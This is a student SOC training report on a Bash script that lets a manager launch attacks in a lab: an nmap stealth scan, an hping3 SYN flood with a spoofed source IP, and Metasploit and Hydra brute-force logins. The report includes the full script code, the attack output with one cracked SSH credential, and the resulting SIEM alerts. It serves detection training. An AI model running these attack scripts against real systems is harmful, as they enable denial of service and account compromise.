CFC020223

SOC Analyst Project

Simulation Report

@ahmadshamil | S32

Report Content

Mission & Objectives

Phase 2

System Overview

Phase 4

Phase 3

Phase1

Mission & Objectives

Building a system that allows the SOC manager to choose an attacks

ER

Creating list of attacks to be chosen from and monitor it when executed.

System Overview

System file

.sh
Bash Script

System's Structure

Divided to
4 Phases

Phase 1 & 2

Recon

Phase 3 & 4

Attack

Insight

SOC manager have the freedom of choice on how they would conduct both for the general phases recon and attack phase. SOC manager will be able to to monitor the activity through the logs made for the system.

Recon

Insight

- The recon mainly consists of conducting scanning for available networks.
- Users may choose not to conduct any scans if the result of the previous scan is still applicable.
- Users may also choose to provide a single IP address or, with it, CIDR.
- The recon section consists of two phases.

Scanning of IP address/es provided by a user.

Selecting the victim's IP or randomising it.

Phase 1 - Recon(Scan)

Script

'if' - requires a condition to follow up with the next command.

'then' - In this case, if the condition matches, it will execute the set of commands under it.

'else' - When condition not met, it will execute the commands parent to 'else'

```
#Type of scan used for reconnaissance(phase 1)

figlet phase1
echo -en '\n[?] Execute scanning for available network? [y/n] - ' && read option

if [ $option == y ]
    then
        echo -e '\n[!] Fill in the following details :'
        echo -n "[?] Target's IP address - " && read IP

        sudo nmap $IP -sV -Pn -sS -oG nmap.scan
        echo "[!] $sgtime : User $user performed Nmap scan on IP address: $IP" >> /var/log/socpro.log
        echo -e '\n[!] List of potential victims :'
        cat nmap.scan | grep Ports | awk '{print $2}' | grep -v $hostip > iplist.txt
        cat iplist.txt
    else
        echo "[!] $sgtime : User $user did not performed Nmap scan" >> /var/log/socpro.log
        echo -e '\n[!] Re-scan if result below more than 12 hours'
        cat iplist.txt
fi
```

Nmap CMD line:

-sV : To identify service version.

-Pn: No ping needed and don't detect host

-sS: To perform stealth scan

-oG: To save scan output to a grepable file.

Phase 1 - Recon(Scan)

User Inputs

```
[?] Execute scanning for available network? [y/n] - y

[!] Fill in the following details :
[?] Target's IP address - 172.16.50.20/24
```

As mentioned user may provide either a single IP address or with its CIDR for wider IP range.

Users may skip, provided the previous scan result is still applicable.

Scanning network

```
53/tcp  open  domain   Unbound
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
MAC Address: 00:0C:29:8F:66:75 (VMware)

Nmap scan report for 172.16.50.20
Host is up (0.0070s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:82:51:27 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.50.52
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
```

Results from executing the Nmap scan command provide network info.

Phase 2 - Recon(Select)

Upon completing the scan, the user be given a list of available IP

Script

```
#choosing target(phase 2)*************************************************************************************

figlet phase2

echo -e '\n[!] List of potential victims :'
cat nmap.scan | grep Ports | awk '{print $2}' | grep -v $hostip > iplist.txt
cat iplist.txt
echo -en '\n[?] Select your prefered victim? [y/n] - ' && read iwant

if [ $iwant == y ]
    then
        echo -n "[?] Key in your victim's IP - " && read victimip
        echo "[!] $sgtime : User $user have selected target. Target IP: $victimip" >> /var/log/socpro.log
    else
        ipcount=$(cat iplist.txt | wc -l)
        random=$(echo $(( $RANDOM%$ipcount+1)))
        victimip=$(cat iplist.txt | head -n $random | tail -n1)
        echo -n "[!] Here is your victim's IP - $victimip"
        echo''
        echo "[!] $sgtime : User $user have selected target. Target IP: $victimip" >> /var/log/socpro.log
fi
sleep 3
```

Users may specify the IP address or auto-select by randomising the IP list.

Randomising choice: By using the number of IP available, we will use the RANDOM command to randomise the number. With the final number obtain, it will echo out the IP chosen.


Phase 2 - Recon(Select)

IP list

```
[!] List of potential victims :
172.16.50.1
172.16.50.20
172.16.50.52
172.16.50.254
```

List of IP addresses that are available for user to choose from.

Choosing IP



Result of the user requesting to auto-select the IP address for an attack.

Attack

Insight

- The attack portion is where the user will execute the attack on the victim's IP.
- Similarly to the recon portion, the user may choose a preferred attack or randomise the attack mode.
- This portion is also divided into two phases.

Selecting a mode of attack or randomising it from the list.

Executing the attack on victim's IP address

Phase 3 - Attack(Mode)

Similarly to choosing IP address to attack, user may do that here or randomising it.

List of possible attacks that can be used on the chosen IP.

Script


```
#Choice of attacks (phase 3)

figlet phase3
echo -e '\n[!] Possible ways of attack: '
echo '1) Denial of Service [DOS]'
echo '2) Msfconsole - Brute force SMB Login'
echo '3) Hydra - Brute force multiple service type'

echo -en '\n[?] Select your prefered attack? [y/n] - ' && read ichoose

if [ $ichoose == y ]
    then
        echo -e '\n[?] Enter mode(number) of attack - ' && read mode
    else
        mode=$(echo $(($RANDOM%3+1)))
        echo -n "[!] Your attack mode - $mode"
fi
```

User input may choose to specify the attack.

A random number from 1 to 3 will be displayed if the user chooses not to specify mode of attack.


Phase 3 - Attack(Mode)

Attack List



A list of attacks will be listed for the user to choose from with a simple description.

Selecting Attack



Users will be asked to choose a preferred attack or may auto-select the attack.

Phase 4 - Attack (Details)

For every attack chosen by the user, it will be logged by the system. The same goes for all other attacks.

Script

```
figlet phase4
case $mode in
    1)
        echo "[!] $sgtime : $user selected Denial of Service attack" >> /var/log/socpro.log

        echo -e '\n[!] Attack method : Denial of service[DOS].'
        echo '[!] Purpose of attack : To shut down a machine or network making the service inaccessible to its inte
        echo '[!] Effects of attack : Loss or degradation of critical services, loss of productivity, extensive rem
        echo '[!] Tool used : hping3'
        echo '[!] Execution of attack : Will end when all packets are send'

        sleep 3
        doss
        ;;
```

This script part only uses the 'echo' command to inform further attack details. This applies to all types of attacks.

Phase 4 - Attack(Details)

The user will see this output informing some information about the attack.

Attack Details

```
[!] Attack method : Denial of service[DOS].
[!] Purpose of attack : To shut down a machine or network making the service inaccessible to its intended users.
[!] Effects of attack : Loss or degradation of critical services, loss of productivity, extensive remediation cost
[!] Tool used : hping3
[!] Execution of attack : Will end when all packets are send
```

Some information that can be found:

- Purpose
- Effects
- Name of tool

Important notes can also be found to inform users that a source file may be required for the attack.

```
[!] Attack method : Brute force SMB Login.
[!] Purpose of attack : To brute force into the victim computer account through SMB login.
[!] Effects of attack : Compromising available accounts credentials
[!] Tool used : Msfconsole
[!] Execution of attack : Trial and error of provided credentials
[!] Credential used : Default credentials for this tool, go to user/pass.txt to append
```

```
[!] Attack method : Brute force choice of services.
[!] Purpose of attack : To brute force into the victim computer account through open services.
[!] Effects of attack : Compromising available accounts credentials
[!] Tool used : Hydra
[!] Execution of attack : Trial and error of provided credentials
[!] Credential used : Default credentials for this tool, go to user/pass.txt to append
```

Phase 4 - Attack (1/DOS)

Flags in the script:
-S : Only send SYN packets
-p : From which port to attack from.
-c : The number of packets to be sent.
-d : The byte size of the packet. Max byte is 65495 bytes.
-a : Cover up the user's track using any random IP.

Higher privilege is required to execute most of thee attacks command line.

Script

```
function doss()
{
    echo -en '\n[?] Proceed with attack? [y/n] - ' && read DA

    if [ $DA == y ]
        then
            echo -e '\n[?] State your target.'
            echo -n '[*] Attacking via port : ' && read port
            echo -n '[*] Number of packets sending : ' && read packet
            echo -n '[*] Data size (max 65495) : ' && read size
            echo -n '[*] Spoof your IP :  ' && read spoofip

            echo "[!] $sgtime : Commencing Denial of Service attack on $victimip" >> /var/log/
            sudo hping3 -S $victimip -p $port -c $packet -d $size -a $spoofip

        else
            echo -e '\n[!] Exiting! Good Bye!'
            echo "[!] $sgtime : User $user ended script and exited" >> /var/log/socpro.log
    fi
}
```

For this attack, input from the user is required before executing the attack.

If the user decides not to choose this particular type of attack, the user will exit the system.

Phase 4 - Attack (1/DOS)

User interface

In this example, the attack will stop when it reaches the specified number of packets sent.

```
[?] Proceed with attack? [y/n] - y

[?] State your target:
[*] Attacking via port :53
[*] Number of packets sending :50
[*] Data size (max 65495) :65000
[*] Spoof your IP :180.15.161.2
[sudo] password for kali:
HPING 172.16.50.1 (eth0 172.16.50.1): NO FLAGS are set, 40 headers + 65000 data bytes

--- 172.16.50.1 hping statistic ---
50 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

This is what the user will be looking at when input is requested from him/her

In this case here, only 50 packets requested to be sent by user.

Phase 4 - Attack (1/DOS)

SIEM Alerts

May 31, 2023 @ 08:56:35.032	Attempted DOS	low
May 31, 2023 @ 08:56:35.030	Attempted DOS	low
May 31, 2023 @ 08:56:35.028	Attempted DOS	low
May 31, 2023 @ 08:56:35.025	Attempted DOS	low
May 31, 2023 @ 08:56:35.022	Attempted DOS	low
May 31, 2023 @ 08:56:35.020	Attempted DOS	low
May 31, 2023 @ 08:56:35.018	Attempted DOS	low
May 31, 2023 @ 08:56:35.014	Attempted DOS	low
May 31, 2023 @ 08:56:35.012	Attempted DOS	low
May 31, 2023 @ 08:56:35.009	Attempted DOS	low
May 31, 2023 @ 08:56:35.006	Attempted DOS	low
May 31, 2023 @ 08:56:34.996	Attempted DOS	low

Phase 4 - Attack (2/SMB)

Script

```
function smblogin()
{
    echo -en '\n[?] Proceed with attack? [y/n] - ' && read smb

    if [ $smb == y ]
        then
            echo -e '\n[!] Setting up msfconsole resource file:'
            echo -n "[?] State victim's SMB domain - " && read domain
            echo -n '[?] Save Hydra result as - ' && read smbres

            echo 'use auxiliary/scanner/smb/smb_login' > smb.rc
            echo "set RHOSTS $victimip" >> smb.rc
            echo "set SMBDomain $domain" >> smb.rc
            echo 'set PASS_FILE pass.txt' >> smb.rc
            echo 'set USER_FILE user.txt' >> smb.rc
            echo 'run' >> smb.rc
            echo 'exit' >> smb.rc

            echo "[!] $sgtime : Commencing Msfconsole - Brute force SMB Login attack on $victimip" >> /var/log/socpro.log
            msfconsole -qr smb.rc -o $smbres.txt

            echo -e '\n[!] Result from the attack :'
            cat $smbres.txt | grep Success

        else
            echo -e '\n[!] Exiting! Good Bye!'
            echo "[!] $sgtime : User $user ended script and exited" >> /var/log/socpro.log
    fi
}
```

Options that are required to be set are echoed into a file, allowing attack to be automated utilising the tool 'msfconsole'

The 'function' is used here to call out the attack commands.

The user required to state the victim's domain as well as file name to save the reusults.

Upon completing the attack, results of matched password and username will be displayed.

Attack command:


-q: To execute command quietly without showing the process.

-r: Read the resource file when executing the attack.

Phase 4 - Attack (2/SMB)

User interface

The user input for victim's domain and file name to save the result. The result is saved within the same directory.




The result is shown on the terminal.


Phase 4 - Attack (2/SMB)

SIEM Alerts

Alert Rule; SOC analyst will be alerted of any failed login attempt.



Threshold Alert Rule; Alert analysts that multiple failed login attempts exceeded the threshold.



The 'soc1' and 'administrator' accounts were attacked in this case.

Phase 4 - Attack (3/Hydra)

Script

Flags in the script:
-L: is the source file of the list of possible usernames.
-P: To use the source file that contains the password
-o: Saving the result of the attack.

```
function hydramultiup()
{
    echo -en '\n[?] Proceed with attack? [y/n] - ' && read hidra

    if [ $hidra == y ]
        then
            echo -en '\n[?] Specify the service type that you are attacking - ' && read svc
            echo -n '[?] Save Hydra result as - ' && read hyres

            echo "[!] $sgtime : Commencing hydra on $victimip $svc" >> /var/log/socpro.log
            hydra -L user.txt -P pass.txt $victimip $svc -vV -o $hyres.txt

            echo -e '\n[!] Hydra attack result(no result means no match) :'
            cat $hyres.txt | tail -n 1

        else
            echo -e '\n[!] Exiting! Good Bye!'
            echo "[!] $sgtime : User $user ended script and exited" >> /var/log/socpro.log
    fi
}
```

The user input is still required. The user must specify the network service that he/she is attacking, as well as the file name to save the results.

If the user decides not to choose this particular type of attack, the user may exit the system.

Phase 4 - Attack (3/Hydra)

User interface

```
[?] Proceed with attack? [y/n] - y

[?] Specify the service type that you are attacking - ssh
[?] Save Hydra result as - hydra
```

The user states the service that he/she is attacking and file name for result

```
[INFO] Testing if password authentication is supported by ssh://abcg@172.16.50.52:22
[INFO] Successful, password authentication is supported by ssh://172.16.50.52:22
[ATTEMPT] target 172.16.50.52 - login "abcg" - pass "1234" - 1 of 42 [child 0] (0/0)
[ATTEMPT] target 172.16.50.52 - login "abcg" - pass "password" - 2 of 42 [child 1] (0/0)
[ATTEMPT] target 172.16.50.52 - login "abcg" - pass "qwerty" - 3 of 42 [child 2] (0/0)
[ATTEMPT] target 172.16.50.52 - login "abcg" - pass "qazwsx" - 4 of 42 [child 3] (0/0)
[ATTEMPT] target 172.16.50.52 - login "abcg" - pass "tc" - 5 of 42 [child 4] (0/0)
[ATTEMPT] target 172.16.50.52 - login "abcg" - pass "Passw0rd!" - 6 of 42 [child 5] (0/0)
```

Users will see the attempts to log into the service with the credentials provided in the file.


```
[!] Hydra attack result(no result means no match) :
[22][ssh] host: 172.16.50.52   login: tc   password: tc

[!] Attack completed.. Exiting! Good Bye!
```

If the attack is successful, the matched password and username will be shown at the end of the attack.


Phase 4 - Attack (3/Hydra)

SIEM Alerts

Alert Rule; SOC analyst will be alerted of any failed login attempt.



Threshold Alert Rule; Alert analysts that multiple failed login attempts exceeded the threshold.



In this case, the 'tc' account was attacked.

System's Logs

1. Purpose: This is to log every activity that has taken place while the system is running. This is also to assist in recording vital information that might be needed for analysis.

2. What is being recorded: Initiating the script, type of attack selected, the IP address of the victim and the IP address when the Nmap scan was performed.

3. The log file: To extract the log for this particular system, the logs will be saved in the '/var/log' directory with a file name of 'socpro.log'.

Phase 4 - Outcome (1/DOS)

socpro.log


socpro.log directory.

Logs the Day / Date and timing for every action.

Logs the user's selection of target and the type of attack he is using.

Logs the user who executed the script and started logging the user activity.

Records the commencement of an attack



What to improve

Matching Attacks

Analysis :

- Although the randomisation of the choice is working according to what is expected to do.
- The IP address and the type of attack might not match each other.
- Example: IP address of a Linux OS and SMB brute force attack.